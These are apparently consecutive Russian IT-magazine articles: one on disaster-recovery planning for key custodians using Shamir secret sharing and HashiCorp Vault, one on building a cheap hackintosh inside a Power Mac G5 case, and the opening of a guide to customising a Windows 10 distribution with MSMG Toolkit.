DRP НА ЛЮДЕЙ

DRP (Disaster Recovery Plan) — это такая важная штука, которая в идеале никогда не должна пригодиться. Но уж если случается фигня, то ты с умным видом открываешь ящик, листаешь папки с надписями «Падение продуктивной БД», «Пожар в дата-центре», «Утечка Т-вируса» и, наконец, берешь «Внезапный день рождения руководителя». После этого просто следуешь заранее разработанной инструкции. И в принципе, совершенно неважно, что именно произошло, но у тебя уже есть заранее спрогнозированные карты ущерба, планы аварийной миграции кластера на другую площадку и тому подобное.

Разработка хорошего DRP — идеальная работа для настоящего параноика. Но, к сожалению, многие забывают, что, помимо железа, есть еще одна точка отказа — это люди. Их тоже необходимо резервировать, чтобы обеспечить отказоустойчивость бизнес-систем. Например, еда для пилотов гражданской авиации готовится всегда на разных кухнях и состоит из разного набора продуктов. Никто не хочет, чтобы синхронный приступ острой диареи помешал нормальному управлению самолетом.

Когда разрабатываешь хитрую систему с ключами, шифрами, закрытыми базами и всем прочим, всегда думай, как будешь это потом открывать в аварийной ситуации. Например, ты выбрал разделение секрета по схеме Шамира и выдал шесть ключей, из которых нужно ввести любые четыре. Вроде все нормально.

А теперь представь себе тот самый «фактор автобуса». Во время очередного корпоратива трое из хранителей внезапно выбывают навсегда. Неважно, лодка опрокинулась или кто-то неудачно пожарил только что собранные грибы. Теперь у тебя на руках есть три ключа и потерянная навсегда база с криптостойким шифром.

Что с этим делать? Хранители должны быть географически распределены и не встречаться одновременно в одной точке. Это не так сложно реализовать, если у тебя крупная компания с множеством филиалов. Часть хранителей может быть в «холодном резерве» и не использоваться в обычных процессах. Да, тут работают все те же принципы георaспределенности и резервирования, что и при построении классических отказоустойчивых архитектур.


Также предусмотри традиционную схему с опечатанным сейфом под камерами, где в красивом красном конверте будут храниться резервные ключи Судного дня, формирующие кворум. Естественно, такой сейф открывается только в присутствии комиссии, когда речь идет о критической угрозе бизнес-процессам.

HASHICORP VAULT

Давай перейдем к более практическим примерам. Есть такой замечательный продукт — Vault компании Hashicorp. Это когда ты вместо того, чтобы расклеивать админские пароли на бумажках и хардкодить их прямо в скриптах, создаешь централизованное виртуальное хранилище, обнесенное колючей проволокой и горящими крокодилами. Все доступы распределены, каждый запрос через API логируется, и все это отлично интегрируется с процессами CI-CD и автоматизированными системами.

Архитектурно у тебя есть сама база данных, которая хранится зашифрованной на бэкенде в виде отказоустойчивого кластера Consul. Про Consul подробно рассказывать не буду, лишь упомяну, что он работает на базе крайне устойчивого протокола Raft.

Самое интересное в другом: если у нас БД хранится в зашифрованном виде, то нодам Vault, чтобы предоставлять доступ к паролям, нужно хранить у себя мастер-ключ для доступа к базе. Это проблема, так как они сразу же станут первоочередным объектом для атаки. Малейшая уязвимость ноды, копия виртуальной машины недобросовестным админом, и мастер-ключ утек. Вместе со всеми секретами компании.



И вот тут появляется интересная особенность Vault. Он не хранит пароль нигде на жестком диске, своп отключен, и появление мастер-ключа где-то, помимо оперативной памяти, исключено. После перезагрузки нода понятия не имеет, как открыть зашифрованную базу, и требует поочередного ввода фрагментов Шамира кворумом хранителей. Реализуется это либо через консоль SSH, либо через веб-интерфейс, что очень упрощает разблокировку ноды в случае распределенной команды.

Что получается в результате? Из фрагментов Шамира собирается мастер-ключ, им расшифровывается уже ключ, которым зашифрована база данных. Двухступенчатость нужна для того, чтобы иметь возможность регулярно ротировать фрагменты Шамира и изменять их число без необходимости перешифровывать всю базу. Если посмотреть на процесс абстрактно, то мы формируем пароль, используя кворум неизвлекаемых хранилищ — содержимого памяти нескольких людей. В результате формируется такой же неизвлекаемый в большинстве случаев мастер-ключ, хранящийся в RAM.

ПРОБЛЕМА ПЕРВИЧНОЙ РАЗДАЧИ

Самая сложная часть в процедуре первичной выдачи ключей.

1. Ты должен обеспечить возможность удаленной выдачи фрагментов Шамира.
2. Не должно быть человека, который нажмет что-то в консоли, получит все фрагменты и разошлет всем остальным.

```
$ vault operator init

Unseal Key 1: 4jYbl2CBIv6SpkKj6Hos9iD32k5RfGkLzlosrrq/JgOm
Unseal Key 2: B05G1DRtfYckFV5BbdBvXq0wkK5HFqB9g2jcDmNfTQiS
Unseal Key 3: Arig0N9rN9ezkTRo7qTB7gsIZDaonOcc53EHo83F5chA
Unseal Key 4: 0cZE0C/gEk3YHaKjIWxhyyfs8REhqkRW/CSXTnmTilv+
Unseal Key 5: fYhZOseRgzxmJCmIqUdxEm9C3jB5Q27AowER9w4FC2Ck
```

Есть возможность инициализировать его из консоли единолично, как в примере выше. Потом админа можно смело сталкивать с утеса. Но есть и более гуманные механизмы. Каждый из хранителей предоставляет открытую часть своего GPG-ключа админу Vault. После чего происходит инициализация:

```
$ vault operator init -key-shares=3 -key-threshold=2
-pgp-keys="jeff.asc,vishal.asc,seth.asc"

Key 1: wcBMA37rwGt6FS1VAQgAk1q8XQh6yc...
Key 2: wcBMA0wwnMXgRzYYAQgAavqbTCxZGD...
Key 3: wcFMA2DjqDb4YhTAARAAeTFyYxPmUd...
...
```

Расшифровать каждый фрагмент Шамира сможет только обладатель закрытой части GPG. Мы успешно распределили секрет, ни разу не собрав его в одном месте в открытом виде.

ВЫВОДЫ

1. Проектируй любую систему со здравой порцией паранойи.
2. Никогда не забывай, что мало все тщательно зашифровать. Важно суметь расшифровать это все обратно.
3. Если при потере ключей остановится бизнес, будь вдвойне внимателен.
4. Оставляй бэкдор в виде бумаги в сейфе.
5. Люди — тоже часть механизма, и их нужно резервировать. Резервируй.

И никому не доверяй.

ИСТОРИЯ ОДНОГО ХАКИНТОША

КАК Я СОБРАЛ ДЕШЕВЫЙ КОМПЬЮТЕР НА MACOS ИЗ ВЕТОК И КОМПОСТА



Валентин Холмогоров
valentin@holmogorov.ru



Чаще всего люди планируют собрать хакинтош с какой-то определенной целью: освоить новую для себя операционную систему или делать что-то, для чего нужен именно мак. Выбирают аппаратную конфигурацию, покупают железо и в последнюю очередь размышляют о том, куда это железо поместить. У меня вышло прямо наоборот: волею случая мне достался великолепный корпус от Power Mac G5, для которого я не нашел лучшего применения, кроме как собрать в нем хакинтош на платформе Intel.

Этому Power Mac G5 выпала непростая судьба. Много лет он трудился верой и правдой у моего приятеля, пока однажды на компьютере не вышла из строя материнка. Приятель заказал аналогичную плату на eBay, но где-то между Лос-Анжелесом и Таганрогом «Почта России» уронила на нее бандероль со слоном, в результате чего и эта плата окончательно пришла в негодность. Отчаявшись, владелец решил сдать безвременно почивший Power Mac в цветмет, но я вовремя отговорил его от этой затеи и обменял бездыханную компьютерную тушку на пару бутылок «Шпатена». С тех пор G5 пылился на моих антресолях, дожидаясь момента, когда у меня наконец дойдут руки сделать из него хоть что-то полезное. Свободное время появилось с наступлением коронавирусного апокалипсиса, и я не стал терять его даром.

С самого начала я решил не восстанавливать компьютер в аутентичной конфигурации: платформа Power PC, хоть у нее и остаются преданные фанаты, сегодня уже морально устарела. Под старую OS X нет современного софта, браузеры неспособны адекватно отображать веб-страницы, да и работает эта операционка, прямо скажем, небыстро. Однако с переходом Apple на платформу Intel появилась возможность запускать macOS не только на настоящей «яблочной» технике, но и на обычных ПК, имеющих совместимые аппаратные характеристики. Да, в отличие от настоящих маков, в хакинтошах далеко не все работает «из коробки», и с настройкой операционной системы порой приходится изрядно повозиться. Но, как говорила Красная Шапочка из популярного анекдота, «дорогу знаю, секс люблю». Трудности меня не пугали.



Этот великолепный стильный корпус достался мне на халяву! Ну, почти

Утвердившись в мысли собрать хакинтош, я поставил себе еще одну задачу: потратить на запланированный научно-технический эксперимент как можно меньше финансов. Элегантный корпус, похожий на стильную алюминиевую терку, у меня уже был. От старых апгрейдов и компьютерных ремонтов осталась пара модулей памяти DDR3, видеокарта AMD Radeon HD 5800, неплохой блок питания на 450 Вт и даже ноутбучный SSD-накопитель на 120 Гбайт. Не хватало самого главного: процессора и материнской платы. На всякий случай отмечу, что до начала этой эпопеи я никогда не занимался ничем подобным — это был мой первый опыт самостоятельной сборки хакинтоша, и я совершенно не представлял, с чем именно мне придется столкнуться.

Прошерстив форумы и покурив мануалы, я узнал, что к выбору комплектующих следует подходить не так, как это делал я, а осознанно. Энтузиасты публикуют специальные таблицы совместимости, позволяющие определить, на каком железе можно запустить macOS без проблем, какое будет работать лишь под звуки бубна, а с каким лучше не связываться вовсе. По счастью, моя видеокарта оказалась в списке поддерживаемых устройств. Среди материнских плат наилучшей совместимостью обладают многие изделия Gigabyte и некоторые модели ASUS, но большинство из них никак не вписывается в категорию бюджетных. На одном из форумов я наткнулся на упоминание о том, что китайцы давно и продуктивно торгуют на AliExpress недорогими материнскими платами под процессоры Intel Xeon, отлично годящимися для сборки хакинтошей.

WWW

Актуальную информацию по совместимому с macOS железу ты можешь найти на следующих сайтах:

- Tonymacx86 — один из известнейших англоязычных ресурсов, посвященных хакинтошам.
- Hackintosh.com — название говорит само за себя. Тут можно отыскать полезные инструкции и гайды.
- OSX86Project — один из старейших хакерских проектов, посвященных установке macOS на PC. Русскоязычный форум, похоже, давно умер, но англоязычный живее всех живых.
- Ветка на 4PDA, посвященная хакинтошам. Форум 4PDA вообще кладезь полезной информации на русском языке по этой теме.
- Раздел про хакинтош на Android+1 — тут я нашел несколько полезных мануалов по заводу девайсов.
- Applelife.ru — прекрасный форум, на котором можно найти инструкции по заводу видеокарт, звука и прочих девайсов на хакинтошах.
- Ну и конечно, ролики с видеоинструкциями на YouTube.

Я остановил свой выбор на китайской плате g218a rev 1.2 под сокет 2011 с установленным на ней 6-ядерным процессором Intel Xeon E5-2620, которую по случаю купил на «Авито» за пару тысяч рублей. Помимо низкой цены, плата интересна тем, что на ней имеется аж четыре слота DDR3, в которые можно устанавливать серверную память с поддержкой ECC REG. Эта память, как ни странно, продается намного дешевле обычной «десктопной» (а в варианте «б/у» — вообще почти даром), притом что сама плата поддерживает четырехканальный режим. На «Али» сейчас таких плат, пожалуй, уже не сыскать, но есть современные и очень недорогие аналоги вроде Jingsha x79, а также различные платы под торговой маркой Huanan. Да и вообще, с сокетом 2011 на AliExpress можно найти множество OEM-плат известной китайской фирмы NoNaMe, главное — загуглить, подойдет ли чипсет для конструирования хакинтоша.

Продолжение статьи →

ИСТОРИЯ ОДНОГО ХАКИНТОША

КАК Я СОБРАЛ ДЕШЕВЫЙ КОМПЬЮТЕР НА MACOS ИЗ ВЕТОК И КОМПОСТА


ХАРДВАРЬ

Первым этапом в деле строительства хакинтоша стал варварский демонтаж потрохов Apple Power Mac из фирменного корпуса. Дефектная материнская плата отправилась на помойку, за ней последовал блок питания, который в этой машине очень компактно расположен в нижней части кейса. Оба процессора, система охлаждения, видяха и прочий исправный ливер были выставлены за копейки на доске объявлений и со свистом улетели к новым владельцам буквально на следующий день. Огромная куча вентиляторов, которыми был оборудован G5, заполнила отдельный мусорный пакет.



Зачем в компьютерах Apple столько вентиляторов?


Наконец корпус был освобожден от лишних конструктивных элементов.



Так Power Mac выглядит гораздо лучше!

Поскольку точки монтирования современных материнских плат расположены иначе, чем на плате с процессорами Power PC, да и размещение элементов на задней стенке системного блока принципиально иное, я решил не заморачиваться с художественным выпиливанием по металлу, а пойти по пути наименьшего сопротивления. В соцсетях был найден старый компьютерный корпус формата MiniTower, от которого я открутил и вернул владельцу блок питания, благодаря чему ящик достался мне «за самовывоз». То, что корпус — старый, было мне только на руку: в давние времена производители не жалели металла для компьютерных кейсов, благодаря чему они были крепкими, в отличие от современных, сделанных из паршивой фольги.

Мне от корпуса был нужен только поддон, к которому крепится плата, и задняя стенка с отверстием под планку материнки и пазами для плат расширения — этот кусок я благополучно выпилил дремелем. Примерив поддон в корпусе G5, я разметил на задней стенке соответствующие отверстия, после чего тем же дремелем варварски удалил все лишнее. После установки новой платы я закрыл оставшиеся отверстия вырезанной из алюминиевого листа пластиной, которую закрепил на заклепках, а к стыкам приклеил декоративный алюминиевый же уголок из строительного магазина.



Безжалостно отпиливаем все лишнее!

Для крепления поддона в корпусе я использовал мебельные уголки из ближайшего строймаркета, а швы в местах стыковки вкладки с корпусом залил силиконовым герметиком — и для надежности, и чтобы избежать дребезга при вибрации поддона под воздействием работающих кулеров.




Поддон я закрепил на металлических уголках и для надежности залил швы герметиком

Отдельно пришлось повозиться с оптическим приводом. В качестве мультидрайва в G5 использовался обычный CD-ROM с интерфейсом IDE, который отсутствует на современной материнской плате. Найденный мною в коробке с компьютерным хламом пишущий DVD с разъемом SATA подошел по посадочным местам просто идеально, только вот торцевая пластина лотка не пролезала в створку на корпусе. Снова вооружившись дремелем с шлифовальной насадкой, я немного модифицировал лоток, спилив с каждой его стороны миллиметра по три и знатно надышавшись пластиковой пылью.

Следом возник вопрос, как поместить в корпусе блок питания. Стало совершенно очевидно, что там, где он обычно крепится в корпусах PC, его приспособить не получится, поскольку матушкой-природой для него не предусмотрено посадочного места — в верхней задней части корпуса G5 устроен отсек для жестких дисков, а ниже расположилась материнская плата. Поразмыслив, я присобачил БП в самом низу ближе к лицевой панели, закрепив его на нижней части корпуса с помощью все тех же мебельных уголков. На задней стенке я смонтировал штатный разъем для силового кабеля, который присутствовал в корпусе изначально, причем на том же самом месте, и припаял к нему провода обрезанного шнура от компьютера. Места пайки я заизолировал термоусадочными трубками, а оставшийся разъем шнура воткнул в новый БП внутри корпуса. Получилось довольно-таки элегантно.



Мебельные уголки — лучший помощник строителя ~~коммунизма~~ хакинтоша



Блок питания пришлось поместить в нижней части корпуса — больше его впихнуть было некуда

После всех этих манипуляций у меня еще осталась пригоршня мебельных уголков. Чтобы добро не пропадало, я использовал их для установки в свободной верхней части корпуса дополнительного кулера, найденного в коробке с компьютерным барахлом, которое и к делу не приспособить, и выкинуть жалко.



Лишний кулер в хозяйстве не помешает!


Напоследок нужно было решить, как поступить с лицевой панелью. У Power Mac в передней части корпуса расположена кнопка питания, разъемы USB и IEEE 1394, а также разъем для подключения наушников, причем изнутри все эти девайсы смонтированы на одной плате, имеющей шлейф с диковинным контактным узлом. Чтобы не тратить время на поиск распиновки этого шлейфа в интернете и не колхозить переходник, плату я решил выкинуть.

Кнопку питания подходящего дизайна я без особого труда отыскал на «Алиэкспрессе» — к ней я припаял провода с клеммами от старого корпуса ATX, послужившего донором для поддона. Отверстие под кнопку в корпусе Apple пришлось немного расширить надфилем.



Подходящие детали всегда можно найти на AliExpress

Там же, на AliExpress, я заказал девайс, состоящий из двух разъемов USB с креплением к лицевой панели компьютерного корпуса и шнура для подключения к материнской плате.




Высокая скорость двойной порт USB горячее надувательство адаптер заголовка PCB отличный качества из Китая :)

Поскольку на «мордочке» Power Mac имеется только одно отверстие под USB, второй свободный разъем я закрепил на двусторонний скотч внутри корпуса и воткнул туда донгл Wi-Fi. Это оказалось не лучшей идеей: после закрытия крышки качество приема сигнала беспроводной сети заметно упало, и донгл я в итоге подключил к разъему USB на задней панели материнской платы, где он благополучно работает до сих пор. Вместо него к внутреннему разъему я присоединил «USB-свисток» Bluetooth, для которого корпус оказался не помехой. Примечательно: если с запуском Wi-Fi пришлось немного повозиться, о чем я расскажу позже, оба имевшихся в моих богатых запасах USB-адаптера Bluetooth (я подключил их ради эксперимента по очереди) завелись в macOS сразу и без проблем.



Свободный внутренний USB-разъем было решено использовать для подключения Bluetooth

Для достижения идеального результата я планировал распаять разъем для наушников и подключить его к порту AUDIO на материнской плате, но мне стало лень. Вместо этого я воткнул в дырку от «джека» на лицевой панели корпуса светодиод, припаял к нему два провода и присоединил их к контактам HDD LED на плате. Для дырки от IEEE 1394 я распечатал на домашнем 3D-принтере заглушку из полупрозрачного пластика Watson и, чтобы она несла хоть какую-то функциональную нагрузку, приклеил к ней термоклеевым пистолетом изнутри еще один светодиод, который завел на Power LED. Вышло вполне сносно.



Передняя панель получилась вполне функциональной и простой в изготовлении

После окончательной сборки компоновка корпуса оказалась довольно плотной: SSD, на котором я решил разместить операционную систему, был приклеен на двусторонний скотч рядом с оптическим приводом, а в штатной корзине для жестких дисков я разместил терабайтный HDD под данные из своих старых запасов.



Окончательный вид собранного хакинтоша — пока без декоративной заглушки на задней стенке, которую я смонтировал в самую последнюю очередь

Задержав дыхание, я подключил комп к сети и нажал на кнопку питания. Бибикнув динамиком, машина радостно зашелестела кулерами, а на мониторе появилась заставка BIOS. Можно приступать к установке софта.


СОФТВАРЬ

Удивительно, но факт: читать мануалы по установке macOS на PC намного страшнее, чем выполнять эту самую установку. Мне удалось справиться с первого раза. Подготовив загрузочную флешку по инструкции с одного из сайтов, я установил на SSD своего хакинтоша macOS Catalina.

На настоящих компьютерах Apple используется EFI со специальной конфигурацией, препятствующей загрузке операционной системы на «неправильном» железе. Для борьбы с этим явлением наш соотечественник, известный под ником slice, разработал замечательный загрузчик Clover. На сегодняшний день Clover считается лучшим загрузчиком для хакинтошей, способным эмулировать EFI-режим запуска macOS.

Мануалов по установке и настройке Clover имеется множество как на русском, так и на английском языке, а на форуме Applelife есть отдельная ветка, посвященная загрузчику, которую модерирует сам разработчик программы. Clover поставляется в виде инсталляционного пакета `.pkg`, а для его настройки можно воспользоваться либо автоматизированным скриптом CloverGrower, как это сделал я, либо покопаться вручную в файле `config.plist`.

В моем случае установка и настройка Clover заняла от силы минут пятнадцать, после чего все прекрасно заработало само. Catalina запустилась с SSD, и на экране отобразился долгожданный интерфейс macOS.



Хакинтош опознан как Mac Pro Late 2013

Мой хакинтош опознался как Mac Pro Late 2013, при этом машина прекрасно ходит в App Store, подключается к iCloud и позволяет пользоваться всеми остальными ништяками от Apple. Некоторые проблемы возникли только с двумя девайсами. Во-первых, после выхода из сна в macOS бесследно пропадал звук — эту болезнь удалось вылечить установкой пакета Voodoo HDA. Во-вторых, поначалу у меня не хотел запускаться ни один из найденных в моих закромах адаптеров Wi-Fi. На различных форумах владельцам хакинтошей советуют приобретать дорогие платы, мимикрирующие под штатный беспроводной адаптер Apple, однако проблему можно решить покупкой любого дешевого «USB-свистка», собранного на чипе Realtek, к которому можно найти драйверы для macOS. Я приобрел на AliExpress вот этот, потратив на покупку всего 359 рублей. Работает отменно!

Ко всему прочему выяснилось, что плата не поддерживает одновременную установку модулей серверной памяти с ECC REG и обычной «десктопной», хотя по отдельности они работают отлично. Но этого, впрочем, следовало ожидать. На гонорар от этой статьи я планирую докупить пару «бэушных» серверных планок DDR3 — плата позволяет использовать до 32 Гбайт оперативной памяти. В итоге должен получиться космолет покруче «Звездного разрушителя», которого хватит еще на пару лет, пока на этом агрегате не начнут тормозить графические редакторы и игры.

ВЫВОДЫ


На всю эпопею, включая покупку мелочовки на AliExpress и метизов в «Леруа Мерлен», у меня ушло порядка 5000 рублей. В результате получилась годная рабочая машина, которая лихо уделывает по производительности мой пятилетний Mac mini с процессором Core i5. Да, перед началом сборки хакинтоша у меня был неплохой задел в виде груды старых компьютерных комплектующих, которые я пустил в работу. Но даже без них компьютер вышел бы намного дешевле, чем «фирменный» мак с аналогичными характеристиками.

Некоторые «хакинтошестроители» идут в своих разработках еще дальше и добавляют в конструкцию всевозможные «свистелки» на Arduino, издающие при включении питания характерный «эппловский» звук, подбирают Bluetooth-адаптеры, лучше всего работающие с фирменной Magic Mouse и беспроводной клавиатурой от Apple. Однако, поскольку этот проект изначально задумывался в концепции «фигак-фигак и в продакшн», я считаю все эти навороты излишними. Машина получилась очень дешевой и вполне сердитой, задуманным требованиям к производительности она полностью соответствует и работает стабильно.

Что еще нужно обычному юзеру?

ПОТРОШИМ WINDOWS 10

ЛЕГКИЙ СПОСОБ СОБРАТЬ СВОЙ ДИСТРИБУТИВ WINDOWS



Валентин Холмогоров
valentin@holmogorov.ru

Сборка собственных дистрибутивов ОС — любимое развлечение линуксоидов. Считается, что пользователи Windows лишены столь привлекательной возможности проводить свободное время. Но это не так: существуют способы как минимум выпилить из дистрибутива Windows 10 лишние компоненты, отключить ненужные функции, интегрировать в него драйверы и обновления. Об этом и поговорим в сегодняшней статье.

Созданием кастомизированных или «облегченных» дистрибутивов винды юзеры баловались еще в конце прошлого века: например, статья о сборке минималистического дистрибутива Windows 98 Lite в «Хакере» выходила еще двадцать лет назад. Сайт самого проекта, что удивительно, жив до сих пор! Теперь мода вроде бы сошла на нет, но с появлением Windows 10 тема вновь стала набирать актуальность. На слабеньких планшетах и нетбуках «десятка» ворочается со скоростью черепахи, а при установке системы на старые устройства частенько возникают проблемы с драйверами, которые винда не в состоянии найти самостоятельно.

Напрашивается очевидное решение: убрать ненужные приложения, отключить лишние компоненты, интегрировать драйверы и все актуальные обновления прямо в дистрибутив, после чего отрубить систему автоматических обновлений, чтобы не мешала работать. Если ко всему прочему еще и настроить автоматическую установку Windows, как рассказывалось в предыдущей статье, будет вообще красота. А почему бы, собственно, и нет?

ПОДГОТОВИТЕЛЬНЫЙ ЭТАП

Для препарирования дистрибутива Windows 10 нам понадобится как минимум сам дистрибутив Windows 10. О том, где его взять, я уже рассказывал, но кратко повторюсь: нужно скачать с сайта Microsoft «Средство создания носителя Windows 10» и либо сохранить дистрибутив в виде ISO-файла, либо поместить его на флешку. Выбирай наиболее подходящую редакцию операционной системы — то есть ту, для которой у тебя есть серийник.

В целях художественного выпиливания из винды всего ненужного и добавления в нее всякого полезного энтузиасты придумали тулзу MSMG Toolkit. Утилита поставляется в виде архива 7-Zip, который нужно распаковать на диск с сохранением структуры папок.

INFO

Для нормальной работы с образами Windows 10 утилита MSMG Toolkit должна быть запущена в Windows версии 8.1 или 10. Конвертацию ESD в WIM можно выполнить и в Windows 7, а вот остальные функции работать, скорее всего, не будут.

Перейди в папку, в которую ты сохранил ISO-образ Windows 10. Можно смонтировать этот образ на виртуальный диск, но для наших целей достаточно установить бесплатный архиватор 7-Zip и открыть ISO-файл в нем как обычный архив. Если ты записал образ на флешку, можно просто просмотреть ее содержимое в проводнике. Скопируй все папки и файлы из дистрибутива Windows в подпапку `DVD` той директории, в которую ты распаковал MSMG Toolkit.

